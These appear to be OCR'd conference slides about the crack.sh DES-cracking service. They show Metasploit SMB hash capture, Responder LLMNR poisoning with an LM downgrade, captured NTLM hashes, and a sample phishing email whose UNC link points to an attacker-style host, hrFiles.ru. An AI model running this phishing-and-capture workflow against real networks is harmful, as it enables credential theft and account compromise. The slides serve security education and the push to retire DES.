


The SMB sniffer module allows you to capture LM/NTLM hashes that can be cracked later. It uses a known challenge key which allows you to crack the hash offline.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > info

Name: Authentication Capture: SMB
Version: 5966

Provided by: hdm

Description:
This module provides a SMB service that can be used to capture
the challenge-response password hashes of SMB client systems.
All responses sent by this service have the same hardcoded
challenge string (\x11\x22\x33\x44\x55\x66\x77\x88), allowing
for easy cracking using Cain & Abel or L0phtcrack. To exploit
this, the target system must try to authenticate to this
module. The easiest way to force a SMB authentication attempt
is by embedding a UNC path(\\SERVER\SHARE) into a web page or
email message. When the victim views the web page or email,
their system will automatically connect to the server
specified in the UNC share (the IP address of the system
running this module) and attempt to authenticate.
```


DES was very much still alive

- People were obviously using the system for more than what we originally intended
- One day traffic dropped and I started receiving emails



404

- cloudcracker.com disappeared in late 2015



cloudcracker.com

This site can’t be reached

The connection was reset.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_RESET

https://crack.sh/get-cracking/

GET CRACKING

There are a number of different ways that you can use this service. If you are interested in cracking MS-CHAPv2 you'll most likely want to download and install chapcrack. For more advanced users, we also provide the Known Plaintext interface and des_kpt reference implementation that provides a general purpose interface for cracking different protocols and formats.

SUBMIT A JOB!

Token:


Priority: Enter Token For Pricing ▾

Reinventing the service

- What were people using it for?
- What features should we add?
- How can we kill DES once and for all?

Windows Authentication

- Lanman and NTLMv1 authentication
  - Metasploit SMB Capture with 100% success rate



To: All Employees

From: HR Communications

Subject: Updates to the Employee Handbook

Body: Human Resources has completed a significant rewrite and update to the Employee Handbook. While some of the changes are minor, it is worth a look for all employees. Employees with aging parents will likely be excited to see the increase in paid time off for emergency care of elder dependents. The guidelines for company events where alcoholic beverages are provided have also been updated.


Finally, with the passing of Washington Initiative 502, we are publishing the new guidelines for Marijuana in the work place.

The handbook can be found here:


\\hrFiles.ru\HRFiles\EmployeeManualv3.do

Best Regards,

Human Resources




Urity@SecurityFriday.com, Cracking NTMLv2 Authentication



```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module running as background job
msf auxiliary(smb) >
[*] Server started.
[*] Captured 192.168.0.101:57794 XPSP1VM\Administrator
LMHASH:76365e2d142b5612980c67d057eb9efeee5ef6eb6ff6e04d
NTHASH:727b4e35f947129ea52b9cdedae86934bb23ef89f50fc595
OS:Windows 2002 Service Pack 1 2600 LM:Windows 2002 5.1
```

Windows Authentication

- 100% break in Lanman/NTLMv1 Windows Authentication



```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module running as background job
msf auxiliary(smb) >
[*] Server started.
[*] Captured 192.168.0.101:57794 XPSP1VM\Administrator
LMHASH:76365e2d142b5612980c67d057eb9efeee5ef6eb6ff6e04d
NTHASH:727b4e35f947129ea52b9cdedae86934bb23ef89f50fc595
OS:Windows 2002 Service Pack 1 2600 LM:Windows 2002 5.1
```

SUBMIT A JOB!


Token: NTHASH:727b4e35f947129ea52b9cded

Priority: Take Your Time - $20.00 USD


crack.sh

Windows Authentication

- Using Responder
  - Use --lm flag to downgrade to LM/NTLMv1



```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.13.37.2 for name VICTIM (service: Domain
 Controller)
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name blah
[SMB] NTLMv1 Client   : 10.13.37.2
[SMB] NTLMv1 Username : victim\client
[SMB] NTLMv1 Hash     : client::victim:EEE7566AD89F889A720DA1343988D1F968F20969A
AE2A532:EEE7566AD89F889A720DA1343988D1F968F20969AAE2A532:4fb4ea12708504b6
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name blah
[*] [LLMNR]  Poisoned answer sent to 10.13.37.2 for name blah
```




SUBMIT A JOB!

Token: $NETNTLM$4fb4ea12708504b6$EEE75

Priority: Take Your Time - $20.00 USD ▾

